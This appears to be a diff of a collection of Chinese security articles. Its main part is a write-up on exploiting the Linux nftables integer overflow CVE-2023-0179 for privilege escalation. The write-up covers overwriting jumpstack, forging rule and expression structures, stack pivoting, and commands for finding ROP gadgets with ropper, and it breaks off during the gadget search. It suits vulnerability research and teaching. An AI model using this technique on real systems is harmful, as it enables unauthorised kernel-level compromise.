||||
## 三修复建议
|
||||
|
||||
|
||||
@@ -46,6 +47,6 @@ https://msrc.microsoft.com/update-guide/en-us
|
||||
|
||||
CNNVD将继续跟踪上述漏洞的相关情况,及时发布相关信息。如有需要,可与CNNVD联系。联系方式: cnnvd@itsec.gov.cn
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# CNVD漏洞周报2025年第5期
|
||||
原创 CNVD CNVD漏洞平台 2025-02-10 09:48
|
||||
深信服千里目安全技术中心 2025-02-12 09:46
|
||||
|
||||
2
|
||||
0
|
||||
|
||||
@@ -0,0 +1,356 @@
|
||||
# Nftables整型溢出提权利用(CVE-2023-0179)
|
||||
蚁景网安 2025-02-12 08:30
|
||||
|
||||
前言
|
||||
|
||||
在[CVE-2023-0179-Nftables整型溢出](http://mp.weixin.qq.com/s?__biz=MjM5MTYxNjQxOA==&mid=2652901567&idx=1&sn=d30a27da9bf4637b972c010d28bfecdb&chksm=bd666c728a11e564f4e7e1bc5255210c5b2d782b8c05d01bcbf319e0aad18bce5304a7989ac9&scene=21#wechat_redirect)
|
||||
中,分析了漏洞的成因,接下来分析漏洞的利用。
|
||||
# 漏洞利用
|
||||
|
||||


根据漏洞成因可以知道,payload_eval_copy_vlan函数存在整型溢出,导致我们将vlan头部结构拷贝到寄存器(NFT_REG32_00-NFT_REG32_15),而该变量时存在与栈上的,因此可以覆盖栈上的其余变量的。
|
||||
|
||||
|
||||
|
||||
|
||||
可以发现regs变量是无法覆盖到返回地址。
|
||||
|
||||
|
||||
|
||||
|
||||

因此我们需要观察源码,jumpstack变量是在regs变量下方
|
||||
|
||||
|
||||
|
||||
|
||||

我们可以通过溢出regs变量覆盖到jumpstack变量。
|
||||
|
||||
|
||||
|
||||
|
||||
那么接下来需要观察一下nft_jumpstack结构体中存在哪些变量
|
||||
```
|
||||
struct nft_jumpstack {
|
||||
const struct nft_chain *chain;
|
||||
const struct nft_rule_dp *rule;
|
||||
const struct nft_rule_dp *last_rule;
|
||||
};
|
||||
```
|
||||
- • chain:用于指定在哪个流程进行hook
|
||||
|
||||
- • rule:以什么样的规则处理数据包
|
||||
|
||||
- • last_rule:规则可能不止一条,因此last_rule用于指向最后一条规则
|
||||
|
||||
nft_jumpstack结构体在nft_do_chain函数的作用如下,当状态寄存器被设置为JUMP条件时,意味着需要跳转到其他chain进行处理,因此需要先保存当前chain的状态,这里与函数调用时保存栈时的处理一样,估计因此才命名为jumpstack。并且使用一个全局变量stackptr用于确定保存的chain的先后顺序。在保存完之后,就跳转到目的chain,目的chain则是存储在regs.verdict.chain中。
|
||||
```
|
||||
...
|
||||
switch (regs.verdict.code) {
|
||||
case NFT_JUMP:
|
||||
if (WARN_ON_ONCE(stackptr >= NFT_JUMP_STACK_SIZE))
|
||||
return NF_DROP;
|
||||
jumpstack[stackptr].chain = chain;
|
||||
jumpstack[stackptr].rule = nft_rule_next(rule);
|
||||
jumpstack[stackptr].last_rule = last_rule;
|
||||
stackptr++;
|
||||
case NFT_GOTO:
|
||||
chain = regs.verdict.chain;
|
||||
goto do_chain;
|
||||
...
|
||||
```
|
||||
|
||||
还原chain的过程如下,通过递减stackptr来取出存储在jumpstack变量中存储的chain、rule、lastrule,然后就会跳转到next_rule对还原的rule,进行rule的解析,这里需要注意的是在遍历rule的时候,循环是通过rule < last_rule进行遍历的,因此我们在后续伪造last_rule的时候需要大于rule,否则是无法进入循环内部的。
|
||||
```
|
||||
next_rule:
|
||||
regs.verdict.code = NFT_CONTINUE;
|
||||
for (; rule < last_rule; rule = nft_rule_next(rule)) {
|
||||
nft_rule_dp_for_each_expr(expr, last, rule) {
|
||||
if (expr->ops == &nft_cmp_fast_ops)
|
||||
nft_cmp_fast_eval(expr, ®s);
|
||||
else if (expr->ops == &nft_cmp16_fast_ops)
|
||||
nft_cmp16_fast_eval(expr, ®s);
|
||||
else if (expr->ops == &nft_bitwise_fast_ops)
|
||||
nft_bitwise_fast_eval(expr, ®s);
|
||||
else if (expr->ops != &nft_payload_fast_ops ||
|
||||
!nft_payload_fast_eval(expr, ®s, pkt))
|
||||
expr_call_ops_eval(expr, ®s, pkt);
|
||||
|
||||
if (regs.verdict.code != NFT_CONTINUE)
|
||||
break;
|
||||
}
|
||||
...
|
||||
if (stackptr > 0) {
|
||||
stackptr--;
|
||||
chain = jumpstack[stackptr].chain;
|
||||
rule = jumpstack[stackptr].rule;
|
||||
last_rule = jumpstack[stackptr].last_rule;
|
||||
goto next_rule;
|
||||
}
|
||||
...
|
||||
```
|
||||
|
||||
紧接着来看一下nft_rule_dp结构体,可以发现第一个八个字节是一些标志位组成的,而后续的八个字节则是用于存储nft_expr结构体的指针。
|
||||
```
|
||||
struct nft_rule_dp {
|
||||
u64 is_last:1,
|
||||
dlen:12,
|
||||
handle:42; /* for tracing */
|
||||
unsigned char data[]
|
||||
__attribute__((aligned(__alignof__(struct nft_expr))));
|
||||
};
|
||||
```
|
||||
|
||||
然后可以看到nft_expr结构体里存储了函数指针,如果我们能够篡改该函数指针就可以劫持程序流程。
|
||||
```
|
||||
struct nft_expr {
|
||||
const struct nft_expr_ops *ops;
|
||||
unsigned char data[]
|
||||
__attribute__((aligned(__alignof__(u64))));
|
||||
};
|
||||
```
|
||||
|
||||

然后在这篇文章https://www.ctfiot.com/100156.html学习到了一个小技巧。使用`ptype /o struct xxx`就可以看到具体的结构体信息与偏移。
|
||||
|
||||
|
||||
|
||||
|
||||
因此构造的流程如下,首先我们通过漏洞溢出到nft_jumpstack结构体,并且修改rule变量为可控内容的地址同时需要将lastrule的值篡改为比rule更大的值,原因上述已经说过。紧接着在可控内容中伪造一个nft_rule_dp结构体,第一个八字节是填充位,而第二个八字节是需要伪造的函数表指针,同样的我们也将该指针篡改为可控内容的地址,然后再该地址处伪造nft_expr,并且将ops变量指向我们想要执行的函数即可。
|
||||
|
||||

|
||||
|
||||
|
||||
通过上述分析已经知道了该如何通过漏洞完成程序流程的劫持,接下来需要分析如果伪造上述几个结构体。
|
||||
|
||||
首先在nft_payload_copy_vlan函数中,漏洞点是将vlan头的数据拷贝到指定的寄存器里面,而vlan头的地址是低于寄存器的地址,这就会导致在拷贝完vlan头后会将寄存器中的值也进行拷贝的操作,而寄存器的值我们是能人为控制的,因此就可以完成伪造的操作。
|
||||
|
||||

|
||||
|
||||
|
||||
可以看到我们对NFT_REG32_00
|
||||
的赋值会覆盖到jumpstack[7].rule
|
||||
的值,完成了对jumpstack
|
||||
结构体的篡改,这里我们可以通过NFT_REG32_00 - NFT_REG32_15
|
||||
进行赋值,紧接着查看jumpstack
|
||||
哪个值是被赋值。就可以知道哪个jumpstack
|
||||
可以被篡改。
|
||||
|
||||

|
||||
|
||||
|
||||
由于我们可以控制regs
|
||||
变量的值,我们可以首先泄露regs
|
||||
的地址,然后在regs
|
||||
上伪造rule
|
||||
即可。然后expr
|
||||
重新指向为jumpstack
|
||||
即可,这里采用了一个小技巧就是将last_rule
|
||||
设置为一个函数地址,由于函数地址的值是大于regs
|
||||
变量的地址值的,因此我们可以节约八个字节。
|
||||
|
||||

|
||||
|
||||
|
||||
但是这里有个问题就是我们只能控制八个字节的函数指针,因此是无法构造一个完整的ROP
|
||||
链的,而内核并不存在像用户态下有one_gadget
|
||||
可以只利用八个字节就能完成利用,因此在这里必须使用栈迁移,迁移的目的是一段可以控制的内存,那么这里选用的目的自然就是regs
|
||||
了。那么该如何找栈迁移的gadget
|
||||
呢?,这里我首先采用的使用利用vmlinux-to-elf
|
||||
将bzImage
|
||||
的符号表提取出来,然后寻找对应的gadget
|
||||
,gadget
|
||||
类型如下
|
||||
- • mov rsp,xxx
|
||||
|
||||
- • push xxx;pop rsp
|
||||
|
||||
- • add rsp,xxx
|
||||
|
||||
- • xchg rsp,xxx
|
||||
|
||||
上述指令都可以修改rsp
|
||||
寄存器,完成栈迁移的效果。
|
||||
|
||||
首先通过vmlinux-to-elf ./bzImage ./vmlinux
|
||||
去提取出符号表
|
||||
|
||||

|
||||
|
||||
|
||||
然后通过ropper
|
||||
进行gadget
|
||||
的提取,ropper --file ./vmlinux --nocolor > g
|
||||
|
||||
最后这在搜索gadget
|
||||
,cat g | grep 'add rsp.*ret'
|
||||
,但是通过尝试发现下述的地址都没办法使用,因为下述地址都不具备可执行的权限。
|
||||
|
||||

|
||||
|
||||
|
||||
